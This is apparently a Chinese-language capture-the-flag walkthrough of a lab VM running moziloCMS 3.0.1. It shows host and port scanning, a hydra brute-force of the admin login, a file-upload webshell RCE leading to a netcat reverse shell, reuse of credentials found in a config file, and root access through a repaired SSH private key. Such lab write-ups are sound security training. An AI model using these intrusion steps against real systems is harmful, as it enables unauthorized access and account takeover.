主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/tzh]
└─# arp-scan -I eth1 -l

192.168.56.145  08:00:27:54:b9:37       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.145`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/tzh]
└─# nmap -p- 192.168.56.145

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

80探测

发现是给什么VisionX，貌似没什么用

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/tzh]
└─# dirsearch -u http://192.168.56.145

[00:40:07] 200 -    3MB - /backup.zip

Task Completed
```

有个backup.zip，大概是什么的备份文件

代码审计

下载backup.zip

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/tzh]
└─# ls
backup.zip  mozilo3.0-3.0.1  reports
```

解压出一个moziloCMS，那估计部署了

```
┌──(root㉿xhh)-[~/…/xhh/QQ/tzh/mozilo3.0-3.0.1]
└─# ls
README.md    admin  docu      gpl.txt    install.php  layouts   liesmich.txt
readme.txt         update.php
SECURITY.md  cms    galerien  index.php  kategorien   lgpl.txt  plugins
sitemap_addon.xml
```

所有解压出来的文件/文件夹

聚焦install.php

```
┌──(root㉿xhh)-[~/…/xhh/QQ/tzh/mozilo3.0-3.0.1]
└─# cat install.php | grep "pass"
(......)
    if(strlen($_POST['password1']) < 8
         or !preg_match("/[0-9]/", $_POST['password1'])
         or !preg_match("/[a-z]/", $_POST['password1'])
         or !preg_match("/[A-Z]/", $_POST['password1'])
```

得到密码规则，不少于8位、至少一个数字、大写字母、小写字母

爆破后台管理员密码

获取爆破密码本

```
┌──(root㉿xhh)-[~/…/xhh/QQ/tzh/mozilo3.0-3.0.1]
└─# grep -P '^(?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{8,}$' /rockyou.txt > ./pass.txt

┌──(root㉿xhh)-[~/…/xhh/QQ/tzh/mozilo3.0-3.0.1]
└─# cat pass.txt | wc -l
343091
```

通过正则匹配出符合要求的密码在rockyou.txt中

爆破


```
┌──(root㉿xhh)-[~/…/xhh/QQ/tzh/mozilo3.0-3.0.1]
└─# hydra -l admin -P pass.txt 192.168.56.145 http-post-form
"/mozilo/admin/index.php:username=^USER^&password=^PASS^&login=1:S=302" -vV

[80][http-post-form] host: 192.168.56.145   login: admin   password: Admin123
```

拿到后台管理员密码

反弹shell

找找这个CMS有没有什么漏洞，nday的



找到一个版本一致的RCE

```
Steps to Reproduce:

1. Login as admin
2. Go to the Files session by the left menu
3. Create a .jpg file with it content having a php web shell
4. Upload the file to the server via the upload icon and save
5. Rename the file to .php on the web server and save
6. Access webshell via this endpoint :
http://127.0.0.1/mozilo3.0-3.0.1/kategorien/Willkommen/dateien/revshell.php
```

按步骤走，获取反弹shell

```
┌──(root㉿xhh)-[~/…/xhh/QQ/tzh/mozilo3.0-3.0.1]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.145] 45738
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功获得webshell

提权

welcome提权

翻找文件，在admin目录下的配置文件config.php中找到welcome用户的凭证

```
www-data@Lzh:/var/www/html/mozilo/admin$ cat config.php | grep "welcome"
    // welcome:3e73d572ba005bb3c02107b2e2fc16f8
```

```
welcome@Lzh:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

成功获得welcome用户权限

user.txt

```
welcome@Lzh:~$ cat user.txt
flag{user-9bd9f512a064d385d8b5594fea0f2fc4}
```

root提权

```
welcome@Lzh:~$ ls -al
total 28
drwx------ 2 welcome welcome 4096 Apr 12  2025 .
drwxr-xr-x 3 root    root    4096 Apr 11  2025 ..
lrwxrwxrwx 1 root    root       9 Apr 11  2025 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11  2025 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11  2025 .bashrc
-rw-r--r-- 1 root    root    2590 Apr 12  2025 id_rsa
-rw-r--r-- 1 welcome welcome  807 Apr 11  2025 .profile
-rw-r--r-- 1 welcome welcome   44 Apr 12  2025 user.txt
lrwxrwxrwx 1 root    root       9 Apr 12  2025 .viminfo -> /dev/null
```

发现本地有个root用户的id_rsa文件

```
welcome@Lzh:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
???lbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
(....)
-----END OPENSSH PRIVATE KEY-----
```

发现第一行的前三位是问号

因为前面的为版本标识“openssh-key-v1”编码的结果，所以前三位是`b3B`

```
welcome@Lzh:~$ chmod 600 id
welcome@Lzh:~$ ssh root@127.0.0.1 -i id

root@Lzh:~# id
uid=0(root) gid=0(root) groups=0(root)
```

成功获得root权限

root.txt

```
root@Lzh:~# cat root.txt
flag{root-b32e83d3432bcfe475fd6b6f58f1f559}
```